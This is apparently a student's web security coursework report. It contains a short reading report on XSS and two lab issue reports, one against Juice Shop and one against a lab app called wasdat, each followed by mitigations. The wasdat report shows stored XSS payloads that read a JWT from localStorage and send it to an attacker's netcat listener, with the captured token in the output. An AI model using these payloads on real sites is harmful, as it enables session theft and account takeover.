Web application security

Week 08

Timo Lehosvuo, M3426
TTV18S1

Harjoitustyö
Web application security, Heikki Salo, Joni Ahonen
12.4.2021
Tekniikan ala

1. Reading report

What factors make XSS vulnerabilities more critical and why?

1. Not sanitizing the user input

- This allows the attacker to input javascript code that causes the browser to execute the malicious javascript code since it is not sanitized.

2. Not following best practises

- For example input should be sanitized on rendering instead on submission

3. If then XSS vulnerability can effect other users instead of just the user entering the payload

- Self XSS only effect one user and has a low impact but if the attacker can expand it to effect others user the impact can be quite serious

What are the two main types of XSS and how do they differ from each other?

Reflected and stored. Reflected XSS occurs when a HTTP request that is not stored on the site delivers and executes an XSS payload. Stored XSS occurs when the site saves malicious payload and renders it unsanitized.

2. Issue report

2.1 Juice Shop is vulnerable to XSS attack (DOM XSS)

Description: Attacker is abler to exploit XSS vulnerability on the Juice Shop webpage

Steps to produce:

- Go to Juice Shop's main page
- Click the search bar
- Write to the search bar: <iframe src="javascript:alert(`xss`)">
- Click enter
- You should now see a pop-up alert saying "xss"

Mitigation:

- Filter user input as much as possible based on what is the expected input
- Encode the user-controllable data that is outputted in HTTP response
- Use response headers like "content-type"
- Use Content Security Policy (CSP)
- Use framework that automatically escapes untrusted data


3 Issue report

3.1 Attacker is able to fetch wasdat users JWT token using XSS vulnerability

Description: By sending a GET request the attacker is able to fetch the users JWT token from the local storage using JavaScript and XSS vulnerability

Steps to produce:

- Login to wasdat with any user
- Check that there is a XSS vulnerability by creating a new article with javascript payload:




xss


testi

<iframe src="javascript:alert(`xss`)">

- Check that you can access local storage and get the token with dev tools or use the XSS vulnerability:



```
console.log(localStorage);
▸ Storage { id_token:
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2MTgyMTM0OTAsIm5iZiI6MTYxODIxMzQ5MCwianRp
IxMzQ5MCwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.e06ryvbIq1NgL5iwfys2InCo
```




xss

testi

<iframe src="javascript:alert(localStorage.getItem(localStorage.key('id_token')))">

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2MTgyMTM0OTAsIm5iZiI6MTYxODIxMzQ5MCwianRpIjoiMDU5MTA0MmQtNmRiMC00Z
nVo9_VCrBKA
```

- Put up a HTTP server e.g. netcat
- Start listening to a port (nc -nvlp 1234)
- Make a HTTP request that gets the token and publish the article to send it to your server:




xss_send

testi

<iframe src="javascript:let xhr = new XMLHttpRequest(); let id = localStorage.getItem(localStorage.key('id_token')); let url = 'http://192.168.43.103:1234?JWT='+id;xhr.open('GET', url); xhr.send();">

Enter tags

- Check netcat for the token:



```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.43.103] from (UNKNOWN) [192.168.43.96] 61298
GET /?JWT=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2MTgyMTgyODEsIm5iZiI6
MTYxODIxODI4MSwianRpIjoiZjgyYWVlZTgtZDY3MC00MzIxLWIyZTktZWZjNGUzYjBlMDFlIiwiZXh
wIjo4ODAxODIxODI4MSwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.Xe
4QIqL9vzCdvkeF86pR8gXskFDnz_2dL_wH1GgWRLo HTTP/1.1
Host: 192.168.43.103:1234
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: */*
Origin: http://192.168.43.2:8080
Accept-Encoding: gzip, deflate
Accept-Language: fi-FI,fi;q=0.9,en-US;q=0.8,en;q=0.7
```

Mitigation:

- Filter user input as much as possible based on what is the expected input
- Encode the user-controllable data that is outputted in HTTP response
- Use response headers like “content-type”
- Use Content Security Policy (CSP)
- Use framework that automatically escapes untrusted data